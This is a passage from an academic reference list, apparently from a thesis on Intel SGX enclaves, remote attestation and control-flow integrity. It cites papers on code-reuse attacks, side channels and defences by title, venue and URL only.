Horstmeyer, Roarke et al. (2013). "Physical key-protected one-time pad". In: *Scientific reports* 3, p. 3543.

Hu, Hong et al. (2015). "Automatic generation of data-oriented exploits". In: *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pp. 177–192.

Hu, Hong et al. (2016). "Data-oriented programming: On the expressiveness of non-control data attacks". In: *Security and Privacy (SP), 2016 IEEE Symposium on*. IEEE, pp. 969–986.

Hu, Hong et al. (2018a). "Enforcing Unique Code Target Property for Control-Flow Integrity". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS '18. Toronto, Canada: ACM, pp. 1470–1486. ISBN: 978-1-4503-5693-0. DOI: 10.1145/3243734.3243797. URL: http://doi.acm.org/10.1145/3243734.3243797.

Hu, Hong et al. (2018b). "Enforcing unique code target property for control-flow integrity". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1470–1486.

IBM (2018). *Data-in-use protection on IBM Cloud using Intel SGX*. Last access November 2018. URL: https://www.ibm.com/blogs/bluemix/2018/05/data-use-protection-ibm-cloud-using-intel-sgx/.

Ibrahim, Ahmad, Ahmad-Reza Sadeghi, and Gene Tsudik (2018). "US-AID: Unattended Scalable Attestation of IoT Devices". In: *37th IEEE International Symposium on Reliable Distributed Systems*. DOI: 10.1109/SRDS.2018.00013. URL: https://ieeexplore.ieee.org/document/8613950.

Ibrahim, Ahmad, Ahmad-Reza Sadeghi, and Shaza Zeitouni (2017). "SeED: secure non-interactive attestation for embedded devices". In: *Proceedings of the 10th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pp. 64–74.

Ibrahim, Ahmad et al. (2016). "DARPA: Device Attestation Resilient to Physical Attacks". In: *Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks*. WiSec '16. Darmstadt, Germany: ACM, pp. 171–182. ISBN: 978-1-4503-4270-4. DOI: 10.1145/2939918.2939938. URL: http://doi.acm.org/10.1145/2939918.2939938.

Intel (2013a). *Intel® Software Guard Extensions (Intel®SGX) - Developer Guide*. Last access June 2020. URL: https://download.01.org/intel-sgx/linux-2.1.3/docs/Intel_SGX_Developer_Guide.pdf.

— (2013b). *Intel® Software Guard Extensions Programming Reference*. Last access June 2020. URL: https://software.intel.com/sites/default/files/managed/48/88/329298-002.pdf.

— (2014). *Intel® Software Guard Extensions Programming Reference*. Last access September 2020. URL: https://software.intel.com/sites/default/files/managed/48/88/329298-002.pdf.

— (2016a). *Intel SGX: Debug, Production, Pre-release what's the difference?* Last visit on 30 Nov 2017. URL: https://software.intel.com/en-us/blogs/2016/01/07/intel-sgx-debug-production-prelease-whats-the-difference.

— (2016b). *Remote (Inter-Platform) Attestation*. Last visit on 6 Dec 2017. URL: https://software.intel.com/en-us/node/702984.

Intel (2018a). *Intel Architecture Instruction Set Extensions Programming Reference*. Last access November 2018. URL: https://software.intel.com/sites/default/files/managed/b4/3a/319433-024.pdf?_ga=1.118002441.1853754838.1418826886.

— (2018b). *Rijndael AES-GCM encryption API*. Last visit on 10 Mar 2017. URL: https://software.intel.com/en-us/node/709139.

— (2020). *Build SGX Enclave using Clang/LLVM*. Last access September 2020. URL: https://community.intel.com/t5/Intel-Software-Guard-Extensions/Build-SGX-Enclave-using-Clang-LLVM/td-p/1161847.

ISO (2015). *ISO/IEC 11889-1:2015*. Last visit 13 Nov 2017. URL: https://www.iso.org/standard/66510.html.

Kernel.org (2018). *CFS Scheduler*. Last visit on 20 Aug 2018. URL: https://www.kernel.org/doc/Documentation/scheduler/sched-design-CFS.txt.

Kil, Chongkyung et al. (2006). "Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software". In: *Computer Security Applications Conference, 2006. ACSAC'06. 22nd Annual*. IEEE, pp. 339–348.

Kim, Seongmin et al. (2018). *SGX-Tor*. https://github.com/kaist-ina/SGX-Tor. Last access November 2018.

King, James C (1976). "Symbolic execution and program testing". In: *Communications of the ACM* 19.7, pp. 385–394.

Kittel, Thomas et al. (2015). "Counteracting data-only malware with code pointer examination". In: *International Symposium on Recent Advances in Intrusion Detection*. Springer, pp. 177–197.

Kleen, Andi and Beeman Strong (2015). "Intel processor trace on linux". In: *Tracing Summit* 2015.

Kocher, Paul et al. (2019). "Spectre attacks: Exploiting speculative execution". In: *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, pp. 1–19.

Kohnhäuser, Florian, Niklas Büscher, and Stefan Katzenbeisser (2019). "A Practical Attestation Protocol for Autonomous Embedded Systems". In: *4th IEEE European Symposium on Security and Privacy (EuroS&P'19)*. DOI: 10.1109/EuroSP.2019.00028. URL: http://tubiblio.ulb.tu-darmstadt.de/114633/.

Kouwe, Erik van der et al. (2019). "SoK: Benchmarking flaws in systems security". In: *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE, pp. 310–325.

Lattner, Chris and Vikram Adve (2004). "LLVM: A compilation framework for lifelong program analysis & transformation". In: *Proceedings of the international symposium on Code generation and optimization: feedback-directed and runtime optimization*. IEEE Computer Society, p. 75.

Leavline, E Jebamalar and DAAG Singh (2013). "Hardware implementation of LZMA data compression algorithm". In: *International Journal of Applied Information Systems (IJAIS)* 5.4, pp. 51–56.

Lee, Jaehyuk et al. (2017a). "Hacking in darkness: Return-oriented programming against secure enclaves". In: *USENIX Security*, pp. 523–539.

Lee, Sangho et al. (Aug. 2017b). "Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing". In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, pp. 557–574. ISBN: 978-1-931971-40-9. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/lee-sangho.

Li, J. et al. (2018). "Fine-CFI: Fine-Grained Control-Flow Integrity for Operating System Kernels". In: *IEEE Transactions on Information Forensics and Security* 13.6, pp. 1535–1550. ISSN: 1556-6013. DOI: 10.1109/TIFS.2018.2797932.

Lind, Joshua et al. (2017). "Glamdring: Automatic application partitioning for Intel SGX". In: *Proceedings of the USENIX Annual Technical Conference (ATC)*, p. 24.

Liu, Daiping, Mingwei Zhang, and Haining Wang (2018). "A Robust and Efficient Defense Against Use-after-Free Exploits via Concurrent Pointer Sweeping". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS '18. Toronto, Canada: ACM, pp. 1635–1648. ISBN: 978-1-4503-5693-0. DOI: 10.1145/3243734.3243826. URL: http://doi.acm.org/10.1145/3243734.3243826.

Maurice, Clémentine et al. (2017). "Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud." In: *NDSS*. Vol. 17, pp. 8–11.

Maxul (2019). *Awesome SGX Open Source Projects*. Last access Feb 2021. URL: https://github.com/Maxul/Awesome-SGX-Open-Source.

McAffe (2018). *Cloud Computing Security Issues*. Last visit on 21 May 2021. URL: https://www.mcafee.com/enterprise/en-sg/security-awareness/cloud/security-issues-in-cloud-computing.html.

Microsoft (2010). *Microsoft Azure*. Last access March 2019. URL: https://azure.microsoft.com/en-us/.

— (2015). *Control Flow Guard (CFG)*. Last visit on 28 Nov 2017. URL: https://msdn.microsoft.com/en-us/library/windows/desktop/mt637065(v=vs.85).aspx.

— (2017a). *Driver Signing*. Last visit on 02 Mar 2018. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/driver-signing.

— (2017b). *Introducing Azure confidential computing*. Last access November 2018. URL: https://azure.microsoft.com/en-us/blog/introducing-azure-confidential-computing/.

— (2019). *Open Enclave SDK*. https://github.com/openenclave/openenclave. Last access February 2021.

Mofrad, Saeid et al. (2018). "A comparison study of intel SGX and AMD memory encryption technology". In: *Proceedings of the 7th International Workshop on Hardware and Architectural Support for Security and Privacy*. ACM, p. 9.

Moghimi, Ahmad, Gorka Irazoqui, and Thomas Eisenbarth (2017). "CacheZoom: How SGX amplifies the power of cache attacks". In: *International Conference on Cryptographic Hardware and Embedded Systems*. Springer, pp. 69–90.

Møller, Anders and Michael I Schwartzbach (2012). *Static program analysis*.

Momjian, Bruce (2001). *PostgreSQL: introduction and concepts*. Vol. 192. Addison-Wesley New York.

Morbitzer, Mathias, Manuel Huber, and Julian Horsch (2019). "Extracting Secrets from Encrypted Virtual Machines". In: *Proceedings of the Ninth ACM Conference on Data*

and Application Security and Privacy. CODASPY '19. Richardson, Texas, USA: Association for Computing Machinery, 221–230. ISBN: 9781450360999. DOI: 10.1145/3292006.3300022. URL: https://doi.org/10.1145/3292006.3300022.

Morse, Jeremy et al. (2013). "Handling Unbounded Loops with ESBMC 1.20". In: *Tools and Algorithms for the Construction and Analysis of Systems*. Ed. by Nir Piterman and Scott A. Smolka. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 619–622. ISBN: 978-3-642-36742-7.

Moxie0 (2017). *Technology preview: Private contact discovery for Signal*. Accessed September 2020. URL: https://signal.org/blog/private-contact-discovery/.

Murdock, Kit et al. (2020). "Plundervolt: Software-based Fault Injection Attacks against Intel SGX". In: *Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P'20)*.

Naehrig, Michael, Kristin Lauter, and Vinod Vaikuntanathan (2011). "Can Homomorphic Encryption Be Practical?" In: *Proceedings of the 3rd ACM Workshop on Cloud Computing Security Workshop*. CCSW '11. Chicago, Illinois, USA: Association for Computing Machinery, 113–124. ISBN: 9781450310048. DOI: 10.1145/2046660.2046682. URL: https://doi.org/10.1145/2046660.2046682.

Nagra, Jasvir and Christian Collberg (2009). *Surreptitious software: obfuscation, watermarking, and tamperproofing for software protection*. Pearson Education.

Nunes, Ivan De Oliveira et al. (Aug. 2020). "APEX: A Verified Architecture for Proofs of Execution on Remote Devices under Full Software Compromise". In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, pp. 771–788. ISBN: 978-1-939133-17-5. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/nunes.

Oleksenko, Oleksii et al. (2018). "Varys: Protecting SGX Enclaves from Practical Side-Channel Attacks". In: *2018 USENIX Annual Technical Conference (USENIX ATC 18)*. Boston, MA: USENIX Association, pp. 227–240. ISBN: 978-1-931971-44-7. URL: https://www.usenix.org/conference/atc18/presentation/oleksenko.

Onarlioglu, Kaan et al. (2010). "G-Free: defeating return-oriented programming through gadget-less binaries". In: *Proceedings of the 26th Annual Computer Security Applications Conference*. ACM, pp. 49–58.

Open Mobile Terminal Platform (2009). *Advanced Trusted Environment: OMTP TR 1*. URL: https://www.gsma.com/newsroom/wp-content/uploads/2012/03/omtpadvancedtrustedenvironmentomtptr1v11.pdf.

Pinzari, Gian Filippo (2003). *Introduction to NX technology*.

Polychronakis, Michalis and Angelos D Keromytis (2011). "ROP payload detection using speculative code execution". In: *2011 6th International Conference on Malicious and Unwanted Software*. IEEE, pp. 58–65.

Porter, Donald E et al. (2011). "Rethinking the library OS from the top down". In: *ACM SIGPLAN Notices*. Vol. 46. 3. ACM, pp. 291–304.

Prosser, Reese T. (1959). "Applications of Boolean Matrices to the Analysis of Flow Diagrams". In: *Papers Presented at the December 1-3, 1959, Eastern Joint IRE-AIEE-ACM Computer Conference*. IRE-AIEE-ACM '59 (Eastern). Boston, Massachusetts: Association for Computing Machinery, 133–138. ISBN: 9781450378680. DOI: 10.1145/1460299.1460314. URL: https://doi.org/10.1145/1460299.1460314.

Rozas, Carlos (2013). "Intel® Software Guard Extensions (Intel® SGX)". In:

Rudd, E. M. et al. (2017). "A Survey of Stealth Malware Attacks, Mitigation Measures, and Steps Toward Autonomous Open World Solutions". In: *IEEE Communications Surveys Tutorials* 19.2, pp. 1145–1172. DOI: 10.1109/COMST.2016.2636078.

Ryan, Mark D (2011). "Cloud computing privacy concerns on our doorstep". In: *Communications of the ACM* 54.1, pp. 36–38.

Sabt, M., Mohammed Achemlal, and A. Bouabdallah (2015). "Trusted Execution Environment: What It is, and What It is Not". In: *2015 IEEE Trustcom/BigDataSE/ISPA* 1, pp. 57–64.

Sailer, Reiner et al. (2004). "Design and Implementation of a TCG-based Integrity Measurement Architecture." In: *USENIX Security symposium*. Vol. 13, pp. 223–238.

Salwan, Jonathan (2011). *ROPgadget - Gadgets finder and auto-roper*. Last access Mar 2020. URL: https://github.com/JonathanSalwan/ROPgadget.

Sarkar, Dipanwita et al. (2007). "Flow-insensitive static analysis for detecting integer anomalies in programs". In: *Proceedings of the 25th conference on IASTED International Multi-Conference: Software Engineering*. ACTA Press, pp. 334–340.

Saunders, Ben (2020). *Who's Using Amazon Web Services?* Last visit on 21 May 2021. URL: https://www.contino.io/insights/whos-using-aws.

Schuster, Felix et al. (2015a). "Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in C++ applications". In: *Security and Privacy (SP), 2015 IEEE Symposium on*. IEEE, pp. 745–762.

Schuster, Felix et al. (2015b). "VC3: Trustworthy data analytics in the cloud using SGX". In: *Security and Privacy (SP), 2015 IEEE Symposium on*. IEEE, pp. 38–54.

Seo, Jaebaek et al. (2017). "SGX-Shield: Enabling address space layout randomization for SGX programs". In: *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*.

Shacham, Hovav (2007a). "The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86)". In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. Alexandria, Virginia, USA: ACM, pp. 552–561. ISBN: 978-1-59593-703-2. DOI: 10.1145/1315245.1315313. URL: http://doi.acm.org/10.1145/1315245.1315313.

— (2007b). "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)". In: *Proceedings of the 14th ACM conference on Computer and communications security*. ACM, pp. 552–561.

Shoshitaishvili, Yan et al. (2015). "Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware". In:

Signal App (2017a). *Private Contact Discovery Service (Beta)*. Last access September 2020. URL: https://github.com/signalapp/ContactDiscoveryService.

— (2017b). *Signal App*. Last access September 2020. URL: https://signal.org/en/.

Singaravelu, Lenin et al. (2006). "Reducing TCB complexity for security-sensitive applications: Three case studies". In: *ACM SIGOPS Operating Systems Review*. Vol. 40. 4. ACM, pp. 161–174.

Smith, Nathan P (1997). *Stack smashing vulnerabilities in the UNIX operating system*.

Smith, Scott F and Mark Thober (2006). "Refactoring programs to secure information flows". In: *Proceedings of the 2006 workshop on Programming languages and analysis for security*. ACM, pp. 75–84.

Snow, Kevin Z et al. (2013). "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization". In: *Security and Privacy (SP), 2013 IEEE Symposium on*. IEEE, pp. 574–588.

Stallings, William (July 2002). "The Advanced Encryption Standard". In: *Cryptologia* 26.3, pp. 165–188. ISSN: 0161-1194. DOI: 10.1080/0161-110291890876. URL: http://dx.doi.org/10.1080/0161-110291890876.

Stancill, Blaine et al. (2013). "Check my profile: Leveraging static analysis for fast and accurate detection of ROP gadgets". In: *International Workshop on Recent Advances in Intrusion Detection*. Springer, pp. 62–81.

Strackx, Raoul and Frank Piessens (Aug. 2016). "Ariadne: A Minimal Approach to State Continuity". In: *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, pp. 875–892. ISBN: 978-1-931971-32-4. URL: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/strackx.

Stravers, Paulus and Jan-Willem van de Waerdt (2013). *Translation lookaside buffer*. US Patent 8,607,026.

Suganuma, Toshio et al. (2000). "Overview of the IBM Java just-in-time compiler". In: *IBM systems Journal* 39.1, pp. 175–193.

Sun, Yunchuan et al. (2014). "Data security and privacy in cloud computing". In: *International Journal of Distributed Sensor Networks* 10.7, p. 190903.

Tian, Hongliang et al. (2018). "Switchless Calls Made Practical in Intel SGX". In: *Proceedings of the 3rd Workshop on System Software for Trusted Execution*, pp. 22–27.

Tice, Caroline et al. (2014). "Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM." In: *USENIX Security Symposium*, pp. 941–955.

Toffalini, Flavio et al. (Sept. 2019). "ScaRR: Scalable Runtime Remote Attestation for Complex Systems". In: *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*. Chaoyang District, Beijing: USENIX Association, pp. 121–134. ISBN: 978-1-939133-07-6. URL: https://www.usenix.org/conference/raid2019/presentation/toffalini.

Toffalini, Flavio et al. (2021). "SnakeGX: a sneaky attack against SGX Enclaves". In: *International Conference on Applied Cryptography and Network Security*.

Tomlinson, Allan (2017). "Introduction to the TPM". In: *Smart Cards, Tokens, Security and Applications*. Springer, pp. 173–191.

Tracey, Dave (2020a). *Who's Using Microsoft Azure?* Last visit on 21 May 2021. URL: https://www.contino.io/insights/whos-using-microsoft-azure-2020.

— (2020b). *Who's Using Google Cloud Platform (GCP)?* Last visit on 21 May 2021. URL: https://www.contino.io/insights/whos-using-google-cloud-platform.

Trail of Bits (2014). *McSema*. Last access Feb 2019. URL: https://github.com/trailofbits/mcsema.

Tsai, Chia che, Donald E. Porter, and Mona Vij (2017a). "Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX". In: *2017 USENIX Annual Technical Conference (USENIX ATC 17)*. Santa Clara, CA: USENIX Association, pp. 645–658. ISBN: 978-1-931971-38-6. URL: https://www.usenix.org/conference/atc17/technical-sessions/presentation/tsai.

Tsai, Chia-Che, Donald E Porter, and Mona Vij (2017b). "Graphene-SGX: A practical library OS for unmodified applications on SGX". In: *Proceedings of the 2017 USENIX Annual Technical Conference, Santa Clara, CA*.

Tuzsuzov, Jordan (2005). *Biniax-2*. Last accessed April 2021. URL: http://www.tuzsuzov.com/biniax/index2.html.

Ugarte-Pedrero, Xabier et al. (2016). "Rambo: Run-time packer analysis with multiple branch observation". In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, pp. 186–206.

Uhlig, Rich et al. (2005). "Intel virtualization technology". In: *Computer* 38.5, pp. 48–56.

Van Bulck, Jo et al. (2017). "Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution". In: *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pp. 1041–1056.

Van Bulck, Jo et al. (2019). "A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. ACM, pp. 1741–1758.

Van Bulck, Jo et al. (2020). "LVI: Hijacking transient execution through microarchitectural load value injection". In: *2020 IEEE Symposium on Security and Privacy (SP)*. IEEE, pp. 54–72.

Veen, Victor Van der, Lorenzo Cavallaro, Herbert Bos, et al. (2012). "Memory errors: The past, the present, and the future". In: *International Workshop on Recent Advances in Intrusion Detection*. Springer, pp. 86–106.

VideoLAN (2017). *libdvdcss*. Last access September 2020. URL: https://code.videolan.org/videolan/libdvdcss.

VideoLAN organization (2009). *VLC media player*. Last access September 2020. URL: https://www.videolan.org/.

Vill, Hiie (2017). *SGX attestation process*.

Vinayagamurthy, Dhinakaran, Alexey Gribov, and Sergey Gorbunov (2019). "StealthDB: a Scalable Encrypted Database with Full SQL Query Support". In: *Proceedings on Privacy Enhancing Technologies* 2019.3, pp. 370 –388. URL: https://content.sciendo.com/view/journals/popets/2019/3/article-p370.xml.

Visintin, Alessandro et al. (2019). "SAFEˆ d: Self-Attestation For Networks of Heterogeneous Embedded Devices". In: *arXiv preprint arXiv:1909.08168*.

Viticchié, Alessio et al. (2016). "Reactive Attestation: Automatic Detection and Reaction to Software Tampering Attacks". In: *Proceedings of the 2016 ACM Workshop on Software PROtection*. ACM, pp. 73–84.

Vogl, Sebastian et al. (2014). "Persistent Data-only Malware: Function Hooks without Code." In: *NDSS*.

Wang, Tielei et al. (2009). "IntScope: Automatically Detecting Integer Overflow Vulnerability in X86 Binary Using Symbolic Execution." In: *NDSS*. Citeseer.

Wang, Wenhao et al. (2017). "Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. CCS '17. Dallas, Texas, USA: Association for Computing Machinery, 2421–2434. ISBN: 9781450349468. DOI: 10.1145/3133956.3134038. URL: https://doi.org/10.1145/3133956.3134038.

Wang, Zhi and Xuxian Jiang (2010). "Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity". In: *Security and Privacy (SP), 2010 IEEE Symposium on*. IEEE, pp. 380–395.

Watson, Robert NM et al. (2018). *Capability Hardware Enhanced RISC Instructions (CHERI): Notes on the Meltdown and Spectre Attacks*. Tech. rep. University of Cambridge, Computer Laboratory.

Wee, Hoeteck (2010). "Efficient chosen-ciphertext security via extractable hash proofs". In: *Annual Cryptology Conference*. Springer, pp. 314–332.

Weiser, Mark (1984). "Program slicing". In: *IEEE Transactions on software engineering* 4, pp. 352–357.

Weiser, Samuel et al. (Sept. 2019). "SGXJail: Defeating Enclave Malware via Confinement". In: *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*. Chaoyang District, Beijing: USENIX Association, pp. 353–366. ISBN: 978-1-939133-07-6. URL: https://www.usenix.org/conference/raid2019/presentation/weiser.

Winter, Johannes (2008). "Trusted computing building blocks for embedded linux-based ARM trustzone platforms". In: *Proceedings of the 3rd ACM workshop on Scalable trusted computing*. ACM, pp. 21–30.

Xu, Y., W. Cui, and M. Peinado (2015). "Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems". In: *2015 IEEE Symposium on Security and Privacy*, pp. 640–656.

Yao, Fan, Jie Chen, and Guru Venkataramani (2013). "Jop-alarm: Detecting jump-oriented programming-based anomalies in applications". In: *Computer Design (ICCD), 2013 IEEE 31st International Conference on*. IEEE, pp. 467–470.

Yao, Jiewen, Vincent J Zimmer, and Qin Long (2009). *System management mode isolation in firmware*. US Patent App. 12/317,446.

yerzhan7 (2017). *SGX_SQLite*. Last access Jan 2019. URL: https://github.com/yerzhan7/SGX_SQLite.

Yuan, Pinghai, Qingkai Zeng, and Xuhua Ding (2015). "Hardware-assisted fine-grained code-reuse attack detection". In: *International Workshop on Recent Advances in Intrusion Detection*. Springer, pp. 66–85.

Zeitouni, Shaza et al. (2017). "Atrium: Runtime attestation resilient under memory attacks". In: *Proceedings of the 36th International Conference on Computer-Aided Design*. IEEE Press, pp. 384–391.

Zhang, Mingwei and R Sekar (2013). "Control Flow Integrity for COTS Binaries." In: *USENIX Security Symposium*, pp. 337–352.

Zhou, Gang, Harald Michalik, and Laszlo Hinsenkamp (2007). "Efficient and high-throughput implementations of AES-GCM on FPGAs". In: *Field-Programmable Technology, 2007. ICFPT 2007. International Conference on*. IEEE, pp. 185–192.

Zhou, H., K. Kang, and J. Yuan (2019). "HardStack: Prevent Stack Buffer Overflow Attack with LBR". In: *2019 International Conference on Intelligent Computing, Automation and Systems (ICICAS)*, pp. 888–892.

Zlib (2017). *ZLib*. Last access March 2019. URL: http://www.zlib.net/.